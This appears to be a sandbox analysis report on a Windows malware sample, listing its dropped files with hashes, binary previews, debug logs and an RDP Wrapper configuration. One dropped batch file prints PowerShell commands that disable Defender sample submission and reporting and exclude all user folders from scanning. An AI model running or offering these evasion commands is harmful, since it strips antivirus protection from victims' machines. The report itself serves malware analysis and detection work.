MD5:	C89542ABA45CE1084760AE8DE6EAE09E
SHA1:	603560A3E4B6A8CB906CA98C907373ADBF4D3B1C
SHA-256:	1B6E559DC0CB37EBB2311C7CBF01B039F0DC1C3EC6DA057837451A531B1E2CB0
SHA-512:	60A0EB698AFE25CDDDB133FC937FEE478F1E0F8AF72B825C19BB2D544FAFCC217BABF6DD3D01704A106677E92AAE3DD57538E34731C950DA17F5715DF0732FF6
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.:.....\.....,.....,j....`... ... ..... ..^....0..D.....p..l.....(.....p5.....text...(9.....:.....`..`.data.....P.....>.....@....rdata.. .....`.....@.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^.... .....@..@.idata..D....0..... .....@....CRT....X....P.....@....tls.....`.....@....reloc..l....p.....@..B.....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\rdpctl.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1354
Entropy (8bit):	5.501517921965703
Encrypted:	false
SSDEEP:	24:CFAGH75lGyclY7Gfy6BgT7cRE9FLxJ7J10dk1RDocXYWYcRAENmMeAOp:CFdH754yclDYcm9FLnv/icLMMeD
MD5:	499A04EBE3C94D77D89E75C6CD5BF99E
SHA1:	8F3D9D15387DF4B793E65D0BDEDEF7C83579C798
SHA-256:	482EA17618A25BC59BB0E0B28D73AD90C61E0F5F28B1BEC711D809917B3ADB9A

SHA-512:	0D743E3884A56FBEA42F8B9C55B3917ADD3E83ECD7B28748C1823F101102C877B95C780E7F6363C7F73368C9C39849BDA61E72EA1E2327EE6ED64ED92D8FBA A
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\rdpctl.log)..[I] (debug_init) -> Done..[D] (ini_g et_sec) -> Done(name=main)..[D] (ini_get_var) -> Done(sec=main,name=version,value=400004957b19a09d)..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00 007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (s ys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (scm_init) -> Done..[I] (net_init) -> Done..[I] (ebus_init) -> Done..[I] (proxy_init) -> Done..[I] (ebus_subscribe) -> Done(handler=0x00007ffe11bd

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\rfxvmt.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64, for MS Windows
Category:	dropped
Size (bytes):	37376
Entropy (8bit):	5.7181012847214445
Encrypted:	false
SSDEEP:	768:2aS6Ir6sXJaE5I2IaK3knhQ0NknriB0dX5mkOpw:aDjDtKA0G0j5Opw
MD5:	E3E4492E2C871F65B5CEA8F1A14164E2
SHA1:	81D4AD81A92177C2116C5589609A9A08A5CCD0F2
SHA-256:	32FF81BE7818FA7140817FA0BC856975AE9FCB324A081D0E0560D7B5B87EFB30
SHA-512:	59DE035B230C9A4AD6A4EBF4BEFCD7798CCB38C7EDA9863BC651232DB22C7A4C2D5358D4D35551C2DD52F974A22EB160BAEE11F4751B9CA5BF4FB6334EC9 6C6
Malicious:	false
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....qc..qc..qc.....qc...`..qc...g..qc..qb..qc...b..qc...f..qc...c..qc...j..qc.... ..qc...a..qc.Rich.qc.....PE..d...#....." .....Z...>.....]..... a....`A.....~.....@.....\... x..T..... .....p.....q..P.....text....Y.....Z..... ..`.rdata.....p.....^.....@..@.data...P.....z.....@....pdata.....|.....@..@.rsrc.... .....@..@.reloc..\.....@..B..... .....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\samctl.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	115712
Entropy (8bit):	6.277217301921545
Encrypted:	false
SSDEEP:	1536:UsmIeUlfJAH791hpVMjqZm4S53kp21ahrvffvTn+3333333333333333333333L:l5fJAHZ1Kj7hkUYr3TlX8Y/biF
MD5:	D0F0423AEEE6B6FF6754D860603D46D0
SHA1:	A06F3B9605B3398BA68154DA39ADF26DDEE41743
SHA-256:	81DA68F52DF2ED997C374CCBEFC56849650770FB30EDA8F202BBC7FC3FE6A51D
SHA-512:	C30FAEDE4520FF1C859B8B39E351112CFC60DAECA98B1359F9F86AB79BCFB996BA84F35A5B178B4ABEC66152864720E58F741AE13D06B64913E240A1F9E6A63 3
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\.....P.....`... .....^.....@..p.....(.....X.....text...8.....`..`.data.....0....."..... @. ...rdata..pi...@...j...$.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^.....@..@.idata..... .....@....CRT....X.... .....@....tls.....0.....@....reloc..p....@.....@..B..... .....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\samctl.log

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1926
Entropy (8bit):	5.480111417919406
Encrypted:	false
SSDEEP:	48:CFdHr+54yclDYcm9FLnvHf5ZR5+sR5HR5ikfP5OKXbeD:idHxNYJ9Vv8D
MD5:	4C26C88B30F253D89B0839E67F813835
SHA1:	7B689FF45EEB685F796F36748288CB1639D63496
SHA-256:	C902DFA1B8835B80123D458DA99171AFC2F3345B0007454F6AF7D8895F0AB733

SHA-512:	4DA9B59AA336A742AEDCFEC64385476A9A6D025F16D773AFC3F2DDA83EBBA21152AF0901271A55347667DA501677DBBE16D55431C02EE6AAE2120F4034AEDF1B
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\samctl.log)..[I] (debug_init) -> Done..[D] (ini_get_sec) -> Done(name=main)..[D] (ini_get_var) -> Done(sec=main,name=version,value=400004957b19a09d)..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (net_init) -> Done..[I] (sam_init) -> Done..[I] (ebus_init) -> Done..[I] (ebus_subscribe) -> Done(handler=0x00007ffe1177e1cc)..[I] (tcp_connect) -

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\termsrv32.dll

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	PE32+ executable (DLL) (console) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	91136
Entropy (8bit):	6.2290767543196575
Encrypted:	false
SSDEEP:	1536:/PvW2FSiFAp7A1VBYj6PemyuIDw02PijNFnRbPEMBI:/nW6SiFAp7A1VBYj6Pemyu1F2IFRbcM+
MD5:	4C086C8F48C4D0F8C20410E60340AEC9
SHA1:	77481360A98F3018F92A57B66E1DC7A6EC0DD0E8
SHA-256:	0A8FCB54DF736100F5792B6CE57AE165553712CB1E5701E4E0DD7620E6089F59
SHA-512:	CDBCC2FD4195A6FA5A343234A745E3E7A558F68A496D376FDF6A86D585C9FA39A64F0CEB20A2D2E6E30E59BA46F62493E500D6EEB033FA981DAA60F00EE42F14
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....`.....\.....R.....`.....`.....d.....I..(.....h.....text.....`..`.data.....@....rdata..T.....V.....@..@.pdata.....`.....8.....@..@.xdata..4....p.....B.....@..@.bss....@.....edata.....L.....@..@.idata.....N.....@....CRT....X.....^.....@....tls.....`.....@....reloc..d.....b.....@..B.....

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\termsrv32.ini

Process:	C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\main.exe
File Type:	Generic INItialization configuration [SLPolicy]
Category:	dropped
Size (bytes):	441513
Entropy (8bit):	5.449545529389614
Encrypted:	false
SSDEEP:	768:yUoDQVQpXQq4WDi9SUnpB8fbQnxJcy8RMFdKKb8x8Rr/d6gl/+f8jZ0ftlFn4m7N:eJGYB33L+MUliG4lvREWddadl/Fy/k9u
MD5:	5FCB4B6362E04A8D1C6ECD33AD246FB9
SHA1:	E198D3E81C4B8527451133BCEAFA799D2115A8BB
SHA-256:	060EE1BCB5817709F2D73BB1762C5ABCA09FAF5271E8F90503A84F9657ECDCD9
SHA-512:	B5839D79D1A34DA86BA9B34A9105F7CC05E642C99D84D55E3E88833544DCE9FDD840F7ABF0F09CD4470734F24CA7C600C3C64E4041A4481806590D3B7A6A032D
Malicious:	false
Preview:	; RDP Wrapper Library configuration..; Do not modify without special knowledge..; Edited by sebaxakerhtc....[Main]..Updated=2024-08-21..LogFile=\rdpwrap.txt..SLPolicyHookNT60=1..SLPolicyHookNT61=1....[SLPolicy]..TerminalServices-RemoteConnectionManager-AllowRemoteConnections=1..TerminalServices-RemoteConnectionManager-AllowMultipleSessions=1..TerminalServices-RemoteConnectionManager-AllowAppServerMode=1..TerminalServices-RemoteConnectionManager-AllowMultimon=1..TerminalServices-RemoteConnectionManager-MaxUserSessions=0..TerminalServices-RemoteConnectionManager-ce0ad219-4670-4988-98fb-89b14c2f072b-MaxSessions=0..TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-MaxSessions=2..TerminalServices-RDP-7-Advanced-Compression-Allowed=1..TerminalServices-RemoteConnectionManager-45344fe7-00e6-4ac6-9f01-d01fd4ffadfb-LocalOnly=0..TerminalServices-RemoteConnectionManager-8dc86f1d-9969-4379-91c1-06fe1dc60575-MaxSessions=1000..TerminalServices-DeviceRedirection-Licenses-TS

C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\update.pkg

Process:	C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe
File Type:	data
Category:	dropped
Size (bytes):	10451376
Entropy (8bit):	6.708065758846917
Encrypted:	false
SSDEEP:	196608:diRu5DnWLX6Cs3E1CPwDvt3uF8c339CMEhB:diRsCKCsU1CPwDvt3uFd9CMEX
MD5:	312704A6232D74733DE04C6E00F8CF21
SHA1:	2B4820AC82C5B851464D6563FA6EA0CB3E3629C2
SHA-256:	8D11890F2B70BA2ABB4B017B05F3BB1D20ECA6AD3EB84F0251E0857C77682C9B

SHA-512:	5C32B9A8267C57CE640E7612BDECD7D7EC67F4E0AB48DD97A53373D220765AB234BC28779F524E788E1E03D8857CCD7755A22F19E1A34AE36FD6F33444016F(1
Malicious:	false
Preview:	_W&T....cnccli.dll.MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d....."...(.....\....."h..... .....P.....7F....`... .....^.....@..l.....@...(.....h.....text...(.....`..`.data.... ....0.....@....rdata..`d...@...f...(.....@..@.pdata.....@..@.xdata.....@..@.bss.....edata..^..... .....@..@.idata.....@....CRT....X.... .....@....tls.....0.....@....reloc..l....@.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	modified
Size (bytes):	64
Entropy (8bit):	0.34726597513537405
Encrypted:	false
SSDEEP:	3:NIII:NII
MD5:	446DD1CF97EABA21CF14D03AEBC79F27
SHA1:	36E4CC7367E0C7B40F4A8ACE272941EA46373799
SHA-256:	A7DE5177C68A64BD48B36D49E2853799F4EBCFA8E4761F7CC472F333DC5F65CF
SHA-512:	A6D754709F30B122112AE30E5AB22486393C5021D33DA4D1304C061863D2E1E79E8AEB029CAE61261BB77D0E7BECD53A7B0106D6EA4368B4C302464E3D941CF 7
Malicious:	false
Preview:	@...e.....

C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	10639360
Entropy (8bit):	7.4147455331909855
Encrypted:	false
SSDEEP:	196608:PE1LTxbO313norADHLHhHiVuIZ/KHNV4G:PyxbOFC8b/KtV4
MD5:	7D1755E8E41A6C2F08D2FAEFFDF9DAD1
SHA1:	C04D89F1054F2EE34B548126A5ADD4EEE4751AE4
SHA-256:	44CF4321C138C4CACECC95DEBA735F508C96049E7F0E8F0538684DC4F0C1E9A5
SHA-512:	B099238838B0D8B258529126B3C279AC735FEFF778D52C3117EB3CD587267A145A09BC1317FB412B2C810EA8B2232A8218FE459E33AC99F9B48DECFDC62E481
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 42%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....(.....T.....@.....a....`... .....@..d.....`/..(.....text...(.....`..`.data.....@....rdata...^. .....`.....@..@.pdata..d....@.....(.....@..@.xdata.....P.....2.....@..@.bss....p....`.....idata.....<.....@....CRT....`.....R..... ...@....tls.....T.....@....reloc.....V.....@..B..... .....

C:\Users\user\AppData\Local\Temp\7mmwpep245voy3fngkym99px3pj5vx36.bat

Process:	C:\Users\user\Desktop\file.exe
File Type:	DOS batch file, ASCII text
Category:	dropped
Size (bytes):	259
Entropy (8bit):	4.933902901538645
Encrypted:	false
SSDEEP:	6:hJKBnm61gV/eGgLSzomkNgBnm61gV/eGgVPgBnm61PeGgdEYJgrWy+5:unm0gViLUomqsnm0gViaBnm0SuQgrWt
MD5:	261A842203ADB67547C83DE132C7A076
SHA1:	6C1A1112D2797E2E66AA5238F00533CD4EB77B3D
SHA-256:	49ADF0FC74600629F12ADF366ECBACDFF87B24E7F2C8DEA532EA074690EF5F84
SHA-512:	7787C5F10EC18B8970F22B26F5BB82C4A299928EDB116A0B92FB000F2A141CCB4C8BCAB3AB91D5E3277ABDA8F2D6FE80434E4AEF5EE8A5CD3223CFB9989A6 337
Malicious:	**true**
Preview:	@echo off..powershell.exe -NoLogo -Command "Set-MpPreference -SubmitSamplesConsent NeverSend".powershell.exe -NoLogo -Command "Set-MpPreference -MAP SReporting 0".powershell.exe -NoLogo -Command "Add-MpPreference -ExclusionPath '%HOMEDRIVE%\Users\'"..exit 1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_adl3rpvb.kiz.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_bk0bvscq.w15.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ccoqzpbb.p3k.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_csxx31s3.jgv.ps1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82

Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_fmymk3jc.xit.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ltfi0pvo.yod.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_mfjfzw1j.cxy.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_nvj4bko1.vwj.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D

SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_ovhd124v.enx.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_vqxni0vi.5l3.psm1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wagdvozv.5zs.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX
MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_wamugexa.3oi.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	60
Entropy (8bit):	4.038920595031593
Encrypted:	false
SSDEEP:	3:Si2NPqzAYMLAKVpKGOyzKtFS:SnqbKAKWGX

MD5:	D17FE0A3F47BE24A6453E9EF58C94641
SHA1:	6AB83620379FC69F80C0242105DDFFD7D98D5D9D
SHA-256:	96AD1146EB96877EAB5942AE0736B82D8B5E2039A80D3D6932665C1A4C87DCF7
SHA-512:	5B592E58F26C264604F98F6AA12860758CE606D1C63220736CF0C779E4E18E3CEC8706930A16C38B20161754D1017D1657D35258E58CA22B18F5B232880DEC82
Malicious:	false
Preview:	# PowerShell test file to determine AppLocker lockdown mode

C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe

Process:	C:\Users\user\Desktop\file.exe
File Type:	PE32+ executable (GUI) x86-64 (stripped to external PDB), for MS Windows
Category:	dropped
Size (bytes):	98304
Entropy (8bit):	6.298274541598319
Encrypted:	false
SSDEEP:	1536:EJm0mRQUtrg7DYy+F2aQuuvL7V0Y91n1ot:EJmjSUtMiF2suvVr11ot
MD5:	319865D78CC8DF6270E27521B8182BFF
SHA1:	716E70B00AA2D154367028DE896C7D76C9D24350
SHA-256:	A78945E7532ECDB29B9448A1F3EEF2F45EC2F01CA070B9868258CBCD31EAC23F
SHA-512:	78CD48C8BA558DFFC204A70DBFF13889984F80F268A715FEC7FC018A7718A11822975F775D44A927C5815AA2CCC0D78502264354BF5D8C0502B5A0A323948611
Malicious:	**true**
Antivirus:	• Antivirus: ReversingLabs, Detection: 3%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..d.....(.....|.....@.....#7.. ..`... .....a..(..... .....text.....`..`.data.....@. ...rdata...R... ...T.....@..@.pdata.....R.....@..@.xdata.....\.....@..@.bss....0.....idata.....f.....@....CRT....`..... ...z.....@....tls.....|.....@....reloc.....~.....@..B..... .....

C:\Users\user\AppData\Local\Temp\installer.log

Process:	C:\Users\user\AppData\Local\Temp\73tsjpnle0jv48sgryqfs6ph8t.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	3741
Entropy (8bit):	5.4923187442938435
Encrypted:	false
SSDEEP:	96:isYJ9VvDT0HU0Hn0H1OALeK0Hu0H+kQHR39P+X+o0HNVHuHP0HltHw:DiTbT000H0EALeK0O0TQxNPA+o0tVOvT
MD5:	02EE49AC3492CDAEA9C80E2B5AF5F32E
SHA1:	535DFC45AA4D2F362A36B4065E22D4BE68E9CE02
SHA-256:	67952B3F5705976E75A38B24DE2B9FA22A8A661896463BAE0E932B8F5E522A21
SHA-512:	0F1DF0F3B072D9CEE281105A2B94021BFFA0BBC0EADA115270AFA1734BB43A54761547CD578FE4D88C0F3D256BD4A32C91DE020D1BC95FA687094489A2150BA
Malicious:	false
Preview:	[I] (debug_init) -> Log open success(flog_path=C:\Users\user\AppData\Local\Temp\installer.log)..[I] (debug_init) -> Done..[I] (module_load) -> Done(name=ntdll.dll,ret=0x00007ffe22170000)..[D] (module_get_proc) -> Done(hnd=0x00007ffe22170000,name=RtlGetVersion,ret=0x00007ffe221ae520)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_win_dir=C:\Windows)..[D] (registry_get_value) -> Done(root=0xffffffff80000002,key=SOFTWARE\Microsoft\Cryptography,param=MachineGuid)..[I] (sys_init) -> GetWindowsDirectoryA done(sys_mach_guid=9e146be9-c76a-4720-bcdb-53011b87bd06)..[I] (sys_init) -> GetVolumeInformationA done(vol=C:\,vol_sn=88d241f9)..[I] (sys_init) -> Done(sys_uid=c76a8f0888d241f9,sys_os_ver=10.0.19045.0.0)..[I] (net_init) -> Done..[I] (fs_path_expand) -> Done(path=%PUBLIC%,xpath=C:\Users\Public,xpath_sz=15)..[I] (fs_dir_create) -> Done(path=C:\Users\Public\Computer.{20d04fe0-3aea-1069-a2d8-08002b30309d}\,recursive=1)..[D] (fs_attr_get) -> Done(path=C:\Users\Public\Computer.{20d04fe0-3aea-10

C:\Users\user\AppData\Local\Temp\wfpblk.ini

Process:	C:\Users\user\AppData\Local\Temp\cwjk513wjc7a1mlgh3.exe
File Type:	Generic INItialization configuration [svc]
